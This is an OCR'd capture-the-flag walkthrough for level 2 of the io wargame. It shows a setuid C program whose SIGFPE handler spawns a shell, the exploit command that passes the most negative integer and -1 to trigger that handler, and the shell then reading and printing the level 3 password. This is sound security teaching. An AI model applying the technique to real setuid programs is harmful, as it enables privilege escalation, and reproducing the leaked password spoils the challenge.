
```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void catcher(int a)
{
        setresuid(geteuid(),geteuid(),geteuid());
        printf("WIN!\n");
        system("/bin/sh");
        exit(0);
}

int main(int argc, char **argv)
{
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$
```

Figure 1.10: Source Code of Level02 file

When analyzing the source code it is clear that the main function takes two arguments where the first is of a valid integer and second isn't explicitly specified.

The SIGFPE error is a runtime error that occurs due to either a division by zero or an integer overflow. Hence we can assume that the catcher function will get called upon a division of zero where SIGFPE error is triggered.

When referring to the MAN page about the SIGFPE error, it can be seen that the error gets triggered on "dividing the most negative integer by -1". Since we know that the maximum negative number in C language is – 2147483648, we can pass this value as the first argument for the program and -1 as the second argument to trigger a SIGFPE error which will in turn call the catcher function that would give us the password for level 3.




```
        puts("source code is available in level02.c\n");

        if (argc != 3 || !atoi(argv[2]))
                return 1;
        signal(SIGFPE, catcher);
        return abs(atoi(argv[1])) / atoi(argv[2]);
}

level2@io:/levels$ ls
beta           level04.c         level07_alt      level10_bis.c  level14.c      level17_alt.c  level21    level27.c
level01        level05           level07_alt.c    level10.c      level15        level17.c      level22    level27.pass
level02        level05_alt       level07.c        level10.pass   level15.c      level18        level23    level28
level02_alt    level05_alt.c     level08          level11        level15.pass   level18_alt    level23.c  level28.c
level02_alt.c  level05.c         level08_alt      level11.c      level16        level18_alt.c  level24    level29
level02.c      level06           level08_alt.cpp  level12        level16_alt    level18.c      level25    level29.c
level03        level06_alt       level08.cpp      level12.c      level16_alt.c  level19        level25.c  level30
level03.c      level06_alt.c     level09          level12.pass   level16.c      level19.c      level26    level30.c
level04        level06_alt.pass  level09.c        level13        level16.pass   level20        level26.l  level31
level04_alt    level06.c         level10          level13.c      level17        level20.asm    level26.y  level31.asm
level04_alt.c  level07           level10_bis      level14        level17_alt    level20.pass   level27    level32
level2@io:/levels$ ./level02
source code is available in level02.c

level2@io:/levels$ ./level02 "-2147483648" "-1"
source code is available in level02.c

WIN!
sh-4.3$ whoami
level3
sh-4.3$
```

Figure 1.11: Executing level02 file with custom arguments

Once you run the following command to input custom parameters where the first argument is the most negative integer and the second argument is -1, you will get a message called ''WIN!'.

./level02 "-2147483648" "-1"

Now you can run the 'whoami' command to see that you are now logged in as user level 3.



```
agame  email    level11  level14  level17  level2   level22  level25  level28  level30  level33  level6  level9
bla    level1   level12  level15  level18  level20  level23  level26  level29  level31  level4   level7  udwg
DuSu   level10  level13  level16  level19  level21  level24  level27  level3   level32  level5   level8  wishlist
sh-4.3$ cd level3
sh-4.3$ ls
explainlevel2_alt.sh  explainlevel2.sh  t  tags
sh-4.3$ ls -al
total 256
dr-xr-x--x  2 level3 level3   4096 Oct  9  2014 .
drwxr-xr-x 39 root   root     4096 Dec 18  2018 ..
-r-xr-x---  1 root   level3     54 Jun 23  2011 explainlevel2_alt.sh
-r-xr-x---  1 root   level3     50 Jun 15  2011 explainlevel2.sh
-r--r-----  1 root   level3   5157 May  2  2016 .level2_alt.tpp
-r--r-----  1 root   level3   8903 May  4  2016 .level2.tpp
-r--------  1 level3 level3     17 Sep 14  2015 .pass
-rw-r--r--  1 root   root   108241 Jul 21  2013 t
-rw-r--r--  1 level3 level3 102881 Feb 21 10:23 tags
-r--r--r--  1 root   root     2246 Oct  9  2012 .vimrc
sh-4.3$ cat .pass
OlhCmdZKbuzqngfz
sh-4.3$
```

Figure 1.12: Obtaining password for Level 3

You can now browse to /home/level3/.pass file to display the password to enter level 3.